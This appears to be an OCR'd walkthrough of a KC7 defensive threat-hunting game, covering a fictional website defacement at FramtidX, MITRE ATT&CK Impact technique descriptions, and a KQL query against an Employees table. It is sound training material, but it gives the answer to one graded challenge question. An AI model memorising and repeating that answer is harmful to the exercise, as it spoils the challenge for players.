Welcome back to the beautiful city of Valdoria!


The skills you've showcased to help defuse the scandal at the Valdorian Times haven't gone unnoticed. In fact, that's why you're here today! 😎

FramtidX Development Corp. is a huge mall development company hoping to establish themselves in Valdoria. Known for their cutting-edge architecture and technological installations, they already got the blessing of the mayor, Erik Stevens (you remember him, his opponent was involved in the scandal last time).


The new mall would boost the local economy by creating new jobs and attracting shoppers from the neighbouring cities, and even states! Really, Valdoria would become a beacon of modernisation!

But you can imagine that if FramtidX requires your services, it means not everything is rosy. In fact, they might be in a bit of a pickle…

Type `sign me up` to continue.




You've barely had time to sit at your desk at FramtidX with a fresh cup of coffee when a stern man puts an open laptop in front of you without a word. You look at the man quizzically, but he only responds by pointing at the screen. So you look. And stifle an ugly snort.



FramtidX's website has been defaced, and it's definitely not a good look for a company that boasts about having all the latest tech at their disposal.

Also what's up with those angry frogs?

You look back towards the man, expecting more information. Wait. Have his lips tightened? Did he notice you found the memes funny? A trickle of sweat runs down your back. But you shouldn't have worried, the man doesn't utter a single word. He just stares a you, taps on his watch a few time, and leaves. Guess you'd better get started then, and quick.





In the MITRE ATT&CK framework, **defacement** falls under the **"Impact"** tactic, which involves adversaries attempting to manipulate, interrupt, or destroy systems and data. The specific MITRE ATT&CK ID for **Website Defacement** is **T1491** ("Defacement").


This technique is used by attackers to alter the visual appearance of a website, typically to embarrass an organization, deliver a message, or cause reputational damage.


You can explore this further under the ID T1491 on the MITRE ATT&CK website.


We can find it if we go to the MITRE ATT&CK website and search like here:



MITRE | ATT&CK
Matrices
Tactics
Techniques
Defenses
CTI
Resources
Benefactors
Blog
Search
TACTICS
Resource Development
Initial Access
Execution
Persistence
Privilege Escalation
Defense Evasion
Credential Access
Discovery
Lateral Movement
Collection
Command and Control
Exfiltration
Impact
Mobile
ICS
the contents of the files themselves, making the files recoverable by proper forensic methodology. This behavior is distinct from Disk Content Wipe and Disk Structure Wipe because individual files are destroyed rather than sections of a storage disk or the disk's logical structure.
T1486 Data Encrypted for Impact
Adversaries may encrypt data on target systems or on large numbers of systems in a network to interrupt availability to system and network resources. They can attempt to render stored data inaccessible by encrypting files or data on local and remote drives and withholding access to a decryption key. This may be done in order to extract monetary compensation from a victim in exchange for decryption or a decryption key (ransomware) or to render data permanently inaccessible in cases where the key is not saved or transmitted.
T1565 Data Manipulation
Adversaries may insert, delete, or manipulate data in order to influence external outcomes or hide activity, thus threatening the integrity of the data. By manipulating data, adversaries may attempt to affect a business process, organizational understanding, or decision making.
.001 Stored Data Manipulation
Adversaries may insert, delete, or manipulate data at rest in order to influence external outcomes or hide activity, thus threatening the integrity of the data. By manipulating stored data, adversaries may attempt to affect a business process, organizational understanding, and decision making.
.002 Transmitted Data Manipulation
Adversaries may alter data en route to storage or other systems in order to manipulate external outcomes or hide activity, thus threatening the integrity of the data. By manipulating transmitted data, adversaries may attempt to affect a business process, organizational understanding, and decision making.
.003 Runtime Data Manipulation
Adversaries may modify systems in order to manipulate the data as it is accessed and displayed to an end user, thus threatening the integrity of the data. By manipulating runtime data, adversaries may attempt to affect a business process, organizational understanding, and decision making.
T1491 Defacement
Adversaries may modify visual content available internally or externally to an enterprise network, thus affecting
19°C Mostly cloudy
Pretraživanje
13:53 13.10.2024.



KC7
Exit this game
My Performance
Global Leaderboard
Case Vault (All Games)
Badge Backpack
The website has been hacked by some frog fanatics. To find out how, you need to identify the person responsible for maintaining it. Let's see...
Employees
| where role == 'Web Administrator'
Copy
Note: You should copy and past this query into your query pane and press run.
Who is the Web Administrator? (Paste the full name.)
Anita Bath
Solved by 227 players || Need help? Ask on discord @ kc7cyber/community
Submit
Available Tables
Game Ranking
Query Data (ADX)
kc7001.eastus
kc7001.eastus.OwlRecords
kc7001.eastus.Valdy...
Run
kc7001.eastus/ValdyX2
Employees
| where role == 'Web Administrator'
Feedback
Table 1
Add visual
Stats
Search
UTC
Done (0.426 s)
1 records
hire_date
name
user_agent
ip_addr
email_addr
username
role
hostname
mfa_enabled
2023-04-26...
Anita B...
Mozilla/5.0 (...
10.10.0.8
anita_bath@f...
anbath
Web ...
MYZB-LAPT...
False
JPath: /hire_date
Inline
Compact
"hire_date": 2023-04-26T00:00:00Z,
"name": Anita Bath,
20°C Cloudy
Pretraživanje
13:54 13.10.2024.

